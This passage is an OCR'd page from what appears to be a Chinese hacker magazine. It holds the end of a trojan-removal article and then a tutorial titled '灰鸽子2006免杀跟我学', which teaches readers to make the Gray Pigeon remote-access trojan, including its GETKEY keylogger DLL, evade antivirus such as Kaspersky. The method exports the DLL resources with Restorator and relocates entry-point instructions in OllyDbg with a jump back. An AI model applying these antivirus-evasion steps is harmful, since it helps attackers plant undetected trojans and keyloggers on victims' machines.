


图15

首先手动终止Explorer，取消可疑启动项，然后打开ActiveX扫描器，找到可疑Activex启动项并删除C:\windows\system32\ali.exe，重启后删除对应文件即可（图15）。

（本文所涉及到的Bandook v1.35、冰刃、Autoruns、ActiveX扫描器已收录到光盘中）

文章难度：★★★
文章阅读点：交换GETKEY.dll文件头，实现灰鸽子2006的免杀

灰鸽子2006免杀跟我学

天涯衰草

最近一网友给了我一个灰鸽子VIP 2006版的服务端程序，说是浩天制作的免杀程序。我拿来一测试发现果然可以躲过大多数杀毒软件的查杀，但是唯一的遗憾就是无法躲过最新版本的卡巴斯基的查杀。于是我决定在此基础上进行修改，好让它也能轻松的躲过卡巴斯基的查杀。

一、导出相关文件

首先运行程序资源修改工具Restorator.V2006，点击工具栏上的“打开文件”按钮，从弹出的窗口中选择灰鸽子服务端程序。接着在Restorator V2006的资源树下，选择“RCDate”中的“MAINDLL”项，然后点击鼠标右键选择“导出”-“导出为”-“导出为”命令，在弹出的窗口中将这部分资源另存为“MAINDLL.dll”（图1）。接着通过Restorator中的“打开文件”命令，选择刚刚保存的“MAINDLL.dll”，然后按照上面的方法在资源树中依次找到“RCDate”中的“GETKEY”这一项，同样将它另存为“GETKEY.dll”，从名称我们已经可以看出这个DLL文件是用于键




图1

盘记录操作的（图2）。

二、对“GETKEYL.dll”免杀

首先对“GETKEY”进行免杀，我利用OllyDbg更改文件头来进行免杀。首先打开OllyDbg并载入“GETKEY”，OllyDbg停在003DC558这一句上，这就是程序的入口点。接着来到入口点003DC558这句，向下选择了4行并点击右键菜单，选择“复制”菜单中的“到剪贴板”命令。复制完成后，同样点击鼠标右键，选择“二进制”菜单中的“使用 NOP 填充”命令，将这4行代码进行填充（图3）。

现在拖动OllyDbg的侧边栏，找到一段程序的空白地址，我找到的是003DC5FA这个地址。首先点击右键菜单中的“汇编”命令，依次在“汇编”窗口中将刚刚复制的4行代码写入。接着还需要在第4行代码后添加一句**jmp 003DC560**（图4），从而使程序能够跳转回原来的第5行代码，保证文件运行的连贯性。文件头修改完成后，我们来进行文件的保存。选择右键菜单中的“复制到可执行文件”，接着在它的子菜单中选择“全部修正”命令，接着弹出一个标题为“复制所选到可执行文件”窗口，并点击其中的“全部复制”按钮，最后在弹出的新窗口中点击鼠标右键，接着点击“保存文件”命令将我们修改的程序另存为即可。




图2




图3




图5

